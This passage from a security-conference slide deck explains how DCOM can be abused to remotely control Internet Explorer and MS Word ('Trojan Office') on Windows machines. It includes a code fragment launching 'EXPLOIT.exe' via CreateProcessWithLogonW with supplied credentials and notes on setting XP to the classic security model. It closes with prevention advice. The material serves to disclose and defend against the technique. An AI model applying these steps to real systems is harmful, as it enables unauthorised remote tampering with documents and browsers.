
```
startup.wShowWindow = SW_SHOWNORMAL;
```

```
CreateProcessWithLogonW("USERNAME", NULL,  
    "PASSWORD", 0,  
    NULL, "EXPLOIT.exe", 0, NULL,  
    "CURRENTDIR", &startup, &process);
```

# Special case: XP

- ◆ New security model.
- ◆ Cannot exploit with XP default setting.

# Special case: XP




# Use classic security model 1/2

The screenshot shows the Windows Local Security Settings console. The left-hand tree view is expanded to 'Local Policies' > 'Security Options'. The main pane displays a list of security settings. The setting 'Network access: Sharing and security model for local accounts' is selected and highlighted in blue. A context menu is open over this setting, showing three options: 'Guest only - local users authenticate as Guest', 'Classic - local users authenticate as themselves' (which is selected), and 'Guest only - local users authenticate as Guest'. Below the context menu, a 'Local Security Setting' dialog box is open, showing the same three options in a list box, with 'Classic - local users authenticate as themselves' selected. The dialog box has 'OK', 'Cancel', and 'Apply' buttons at the bottom.

| Policy   | Security Setting                               |
|--|--|
| Network security: Force logoff when logon hours expire             | Disabled                                       |
| Network security: Do not store LAN Manager hash value on ...       | Disabled                                       |
| Network access: Sharing and security model for local accounts      | Guest only - local users authenticate as Guest |
| Network access: Shares that can be accessed anonymously            | COMCFG,DFS\$                                   |
| Network access: Remotely accessible registry paths                 | System\CurrentControlSet\Control\ProductOpt... |
| Network access: Named Pipes that can be accessed anonym...         |  |
| Network access: Let Everyone permissions apply to anonym...        |  |
| Network access: Do not allow storage of credentials or .NET...     |  |
| Network access: Do not allow anonymous enumeration of SA...        |  |
| Network access: Do not allow anonymous enumeration of SA...        |  |
| Network access: Allow anonymous SID/Name translation               |  |
| Microsoft network server: Disconnect clients when logon ho...      |  |
| Microsoft network server: Digitally sign communications (if cl...  |  |
| Microsoft network server: Digitally sign communications (alw...    |  |
| Microsoft network server: Amount of idle time required befo...     |  |
| Microsoft network client: Send unencrypted password to thi...      |  |
| Microsoft network client: Digitally sign communications (if ser... |  |
| Microsoft network client: Digitally sign communications (alwa...   |  |
| Interactive logon: Smart card removal behavior                     |  |
| Interactive logon: Require Domain Controller authentication        |  |
| Interactive logon: Prompt user to change password before e...      |  |
| Interactive logon: Number of previous logons to cache (in ca...    |  |
| Interactive logon: Message title for users attempting to log...    |  |
| Interactive logon: Message text for users attempting to log...     |  |
| Interactive logon: Do not require CTRL+ALT+DEL                     |  |
| Interactive logon: Do not display last user name                   |  |
| Domain member: Require strong (Windows 2000 or later) se...        |  |
| Domain member: Maximum machine account password age                | 30 days  |

# Use classic security model 2/2



# Agenda

- ◆ COM and DCOM technology
- ◆ IE exploit demonstration
- ◆ Exploit code
- ◆ Authentication
- ◆ **MS-Word exploit demonstration**
- ◆ DCOM exploit prevention

# Trojan Office





Local PC



Remote PC

- Get recent file's list
- Open a document



- Change a document

DCOM

DCOM

network

# Demonstration environment

## ◆ Local PC

- Windows XP

## ◆ Remote PC

- Windows 2k Professional

# Agenda

---

- ◆ COM and DCOM technology
- ◆ IE exploit demonstration
- ◆ Exploit code
- ◆ Authentication
- ◆ MS-Word exploit demonstration
- ◆ **DCOM exploit prevention**

# DCOM exploit prevention

1. Filter port 135.
2. Disable DCOM.
3. Use a strong password or  
pass phrase.

# Conclusion

---

- ◆ Reveal the risks of DCOM with exploit demonstrations.
- ◆ Show the DCOM exploit techniques.
- ◆ Explain how to defend ourselves.

# FAQ

Q: IE'en doesn't work well on domain environment.

A: Latest version of IE'en works.

Q: Why is the alert message displayed when "Contents" box is clicked?

A: The system sometimes goes down. I think get\_outerHTML method has a memory leak, Even if I use SysFreeString every time.

Q: Connection fails with "Class not registered" message.

A: Check the user name and password.

# Reference

## ◆ DCOM Technical Overview

[http://msdn.microsoft.com/library/en-us/dndcom/html/msdn\\_dcomtec.asp](http://msdn.microsoft.com/library/en-us/dndcom/html/msdn_dcomtec.asp)

## ◆ WebBrowser Control

[http://msdn.microsoft.com/workshop/browser/webbrowser/reflist\\_cpp.asp](http://msdn.microsoft.com/workshop/browser/webbrowser/reflist_cpp.asp)

## ◆ ShellWindows Object

<http://msdn.microsoft.com/library/en-us/shellcc/platform/shell/reference/objects/shellwindows/shellwindows.asp>

and others.